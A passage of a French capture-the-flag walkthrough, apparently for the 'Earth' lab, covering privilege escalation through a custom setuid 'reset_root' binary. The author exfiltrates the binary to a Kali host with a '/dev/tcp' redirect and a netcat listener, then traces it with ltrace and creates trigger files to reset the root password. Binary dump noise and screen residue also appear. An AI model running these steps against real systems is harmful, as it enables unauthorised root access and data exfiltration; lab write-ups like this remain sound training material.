/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Vérifions le fichier reset\_root, ça semble intéressant. Tout d'abord, je vais vérifier les informations sur le fichier, puis je vais essayer de l'exécuter.

Pour vérifier les informations, j'ai exécuter la commande : file /usr/bin/reset\_root

Pour exécuter le fichier, j'ai simplement taper : reset\_root

Il est évident que le fichier n'est pas actuellement exécutable, car j'obtiens une erreur en essayant de le faire. Je ne peux pas non plus analyser le fichier via netcat. Je dois donc l'envoyer vers mon Kali pour pouvoir l'analyser avec d'autres outils.

```
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not s
tripped
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
cat /usr/bin/reset_root > /dev/tcp/10.0.2.5/3333
```

Je vais démarrer un autre écouteur netcat

Je vais exécuter cette commande : nc -lvp 3333 > reset\_root

Sur l'autre session netcat où je suis sur le système cible, je vais exécuter la commande : `cat /usr/bin/reset_root > /dev/tcp/192.168.10.10 3333`

```
(kali@kali)-[~]
└─$ nc -lvnp 3333 > reset_root
listening on [any] 3333 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.10] 48862

(kali@kali)-[~]
└─$ ls
10.0.2.10      Documents      Music          Public          smb.conf      Users.txt      yersinia-master
beroot         Downloads      nmap.log       pw              smbscript.sh  user.txt
crossroads.png go-main.out    note.txt       reset_root      Templates     Videos
Desktop        hydra.restore  passwd         results         test          wordlist.txt
dic.txt        master.zip     Passwords.txt  script.py       test3         yersinia
dockertest     MS2.txt       Pictures       shadow          unshadowed    yersinia.log

(kali@kali)-[~]
└─$
```

Maintenant, j'ai le fichier dans mon système.

```
(kali㉿kali)-[~]
$ cat reset_root
00000000▯▯0000xx0000 0 0 .>0>0,0 . >0 >0x88080 XX0X0DDStd88080 P+td+ * 0▯ 0DDQ+tdR+td.>0
setuidputssystemaccess__libc_start_mainlibc.so.6GLIBC_2.2.5__gmon_start__-u▯i 7?▯?0▯000
H00050/0%0/0%0/h00000%0/h00000%0/h00000%0/h0000001I00^H00H00PTI00p0H00H0V0R/0000
00000f0ff.00000H00000H00H00?H00H00tH00t00000ff.0000=/uUH000z0000.]D0ff.0000UH00H
tH0
H0]\UH0E0H0U00E0^H0credentiH0als rootH0E0H0U0H0:theEarth0hisflatH0E0H0U00E0H
H0N*

1wpH00p000H00x00b0000uH0[
H0N([gbH0P000H00X00b`000H0C H00C00DžK000Q%0000H0U0H0u0H0E0A0
                                0H0000E00 00000H00000H0u0H0
H000Zb000H000000H00000H0u0H0P000A00H000b000H000000H000R0000u0E0H0000H0u0H0C00A0
00000u0E00}0u 08 00000000000x 000000
00 0000000UH00H0}0H0u0H0U%M0D0E00E0000E0Hc0H0E0H000E0YH00E00000Hc0H0E0H000E0Hc0H0E0H100
WLRS=*AVI000AUl000ATA00UH0(0)SL)0H00000H00t100L00L00D0A00H00H90u0H0[]A\A]A^A_0ff.00000H000
GERS PRESENT ... RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth/usr/bin/echo '
n/chpasswdRESET FAILED, ALL TRIGGERS ARE NOT PRESENT.0L00000000\0000p00000000,000000004zR

*;*3$l0000/A0C
g0000LA0C
D08000eF0I▯0E 0E(D00H80G0n8A0A(B B▯B0`000P0 0-
x0>▯▯>000o0h000
R

(kali㉿kali)-[~]
$ ltrace ./reset_root
Can't execute './reset_root': Permission denied
failed to initialize process 96491: No such file or directory
couldn't open program './reset_root': No such file or directory
```

"reset\_root" est un programme exécutable qui effectue des appels de fonctions de bibliothèque susceptibles de contenir des informations sensibles. donc j'ai utiliser la commande ltrace pour lire le contenu puisque cat n'a pas marcher et j'ai ajouter les rprivileger au fichier reset-rooy=t pour que la commande ltrace fonctionne

```

(kali㉿kali)-[~]
$ chmod +x reset_root

(kali㉿kali)-[~]
$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT ...
)                                     = 38
access("/dev/shm/kHgTFI5G", 0)       = -1
access("/dev/shm/Zw7bV9U5", 0)      = -1
access("/tmp/kcM0Wewe", 0)          = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                     = 44
+++ exited (status 0) +++

```

Je doit ajouter ces trois pour que le fichier reset\_root s'exécute

```

touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth

```

La commande "su root" est utilisée pour passer de l'utilisateur actuel à l'utilisateur "root"



[illegible]

```

-o#66*'???d:d>b\_-
_o/"'...' dMF9MMMMMMHo_
.o6#' `~"MbHMMMMMMMMMMMMMHo.
.o"" ' vodM*$66HMMMMMMMMMMM?.
$M8ood,~`'(6##MMMMMMH\
,MMMMMMMB?#bobMMMMHMMML
?MMMMMMMMMMMMMMMMMM7MMM$R*Hk
:$MMMMMMMMMMMMMMMMMMMM/HMMM|`*L
| |MMMMMMMMMMMMMMMMMMMMMMbMH' T,
$H#: ~*MMMMMMMMMMMMMMMMMMb#}' `?
]MMH# " "*"*"*#MMMMMMMMMMMMMM'
MMMMMb_ |MMMMMMMMMMMP' :
HMMMMMMHo `MMMMMMMMMT .
?MMMMMMMMMP 9MMMMMMMM} -
-?MMMMMMMM |MMMMMMMM?,d- '
:|MMMMMM- `MMMMMMT.M|. :
.9MMM[ 6MMMMM*' '~
:9MMk `MMM#" -
&M} ~&.
&. ~,
--.,dd###pp=""
```

Active Windows

Accédez aux paramètres po